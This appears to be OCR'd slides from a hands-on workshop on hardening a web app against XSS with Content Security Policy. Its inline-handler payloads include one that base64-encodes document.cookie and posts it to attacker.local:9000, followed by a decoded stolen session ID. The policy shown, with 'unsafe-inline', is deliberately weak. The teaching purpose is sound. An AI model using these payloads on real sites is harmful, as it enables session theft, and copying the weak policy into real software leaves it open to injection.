
- 🎯 Use a CSP policy **in blocking mode** to prevent exploitation of the vulnerability.

- 🧑‍💻 Create a CSP with the following properties:
  - ✓ Allow sources from the current domain + protocol + port.
  - ✓ Allow sources for the constraints in the app explained previously.

```
Content-Security-Policy:
default-src 'self';
script-src 'self' 'unsafe-inline';
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com
https://fonts.gstatic.com;
img-src 'self' data: blob:;
font-src 'self' https://fonts.googleapis.com https://fonts.gstatic.com
```

🔬 STUDY TIME: FIRST TRY

- 🤗 Job done: The malicious code is executed but the loading of the script is correctly blocked by the CSP policy! Yeah! The XSS is patched in one round !!!!



🔬 STUDY TIME: FIRST TRY

- 🤗 Job done: The malicious code is executed but the loading of the script is correctly blocked by the CSP policy! Yeah! The XSS is patched in one round !!!!

```
App loading...                                                                    vulnerable.js:50
App loaded.                                                                       vulnerable.js:53
⊗ ▶Refused to load the script 'http://attacker.local:9000/payload.js?_=1707580338923' because it violates the following Content   jquery.min.js:2
Security Policy directive: "script-src 'self' 'unsafe-inline'". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a
fallback.
```

🔬 STUDY TIME: FIRST TRY - THE DISILLUSION


- 🤔 A colleague say: “We blocked the loading of a remote script but **what about an attack fully embedded in the onerror event handlers?**”

- 📜 He proposes to test following payload:

```
<img src='x' onerror='fetch("/api.php?source=xss");alert("Evil code loaded :)");'>
```


🔬 STUDY TIME: FIRST TRY - THE DISILLUSION

- 😰 Payload is successfully executed!




🔬 STUDY TIME: FIRST TRY - THE DISILLUSION

- 😰 Payload is successfully executed!



🔬 STUDY TIME: FIRST TRY - THE DISILLUSION

- 😰 Payload is successfully executed!



🔬 STUDY TIME: FIRST TRY - THE DEEPER DISILLUSION

- 😕 You say: “The attacker can execute action on behalf of the current user but, at least, **he cannot send data to a domain under its control!**”

- 🤔 Same colleague say “**Are we sure about such statement?**” and proposes to test the following payload:

```
<img src='x' onerror='let cke=btoa(document.cookie);let bdy=document.getElementsByTagName("body")[0];let
frm=document.createElement("form");frm.setAttribute("method","post");frm.setAttribute("action","//
attacker.local:9000/listener.php");let prm=document.createElement("input");prm.setAttribute("type",
"hidden");prm.setAttribute("name","data");prm.setAttribute("value",cke);frm.appendChild(prm);bdy.
appendChild(frm);frm.submit();'>
```


🔬 STUDY TIME: FIRST TRY - THE DEEPER DISILLUSION

- 🕶️ Better overview of the JavaScript code injected:

```javascript
//CKE => Cookie
//BDY = Body
//FRM => Form
//PRM => Form parameter
let cke = btoa(document.cookie);
let bdy = document.getElementsByTagName("body")[0];
let frm = document.createElement("form");
frm.setAttribute("method", "post");
frm.setAttribute("action", "//attacker.local:9000/listener.php");
let prm = document.createElement("input");
prm.setAttribute("type", "hidden");
prm.setAttribute("name", "data");
prm.setAttribute("value", cke);
frm.appendChild(prm);
bdy.appendChild(frm);
frm.submit();
```


🔬 STUDY TIME: FIRST TRY - THE DEEPER DISILLUSION

- 😰 Payload is successfully executed!



🔬 STUDY TIME: FIRST TRY - THE DEEPER DISILLUSION

- 😰 Payload is successfully executed!





```
$ echo UEhQU0VTU0lEPWJncDFrdjNoMTMyNWo5NmFxamZlMjEza2dr | base64 -d
PHPSESSID=bgp1kv3h1325j96aqjfe213kgk
```

🔬 STUDY TIME: FIRST TRY - THE DEEPER DISILLUSION

- 👩‍🎓 Time has come for you to learn another point about the different directives of a CSP: **Not all directives fallback to the default-src directive!**

- 📖 The **form-action** directive, that specifies locations that can be used for <form> submissions, does not fallback to the **default-src** directive when it is not defined in a policy!



🕑 02:00 P.M.

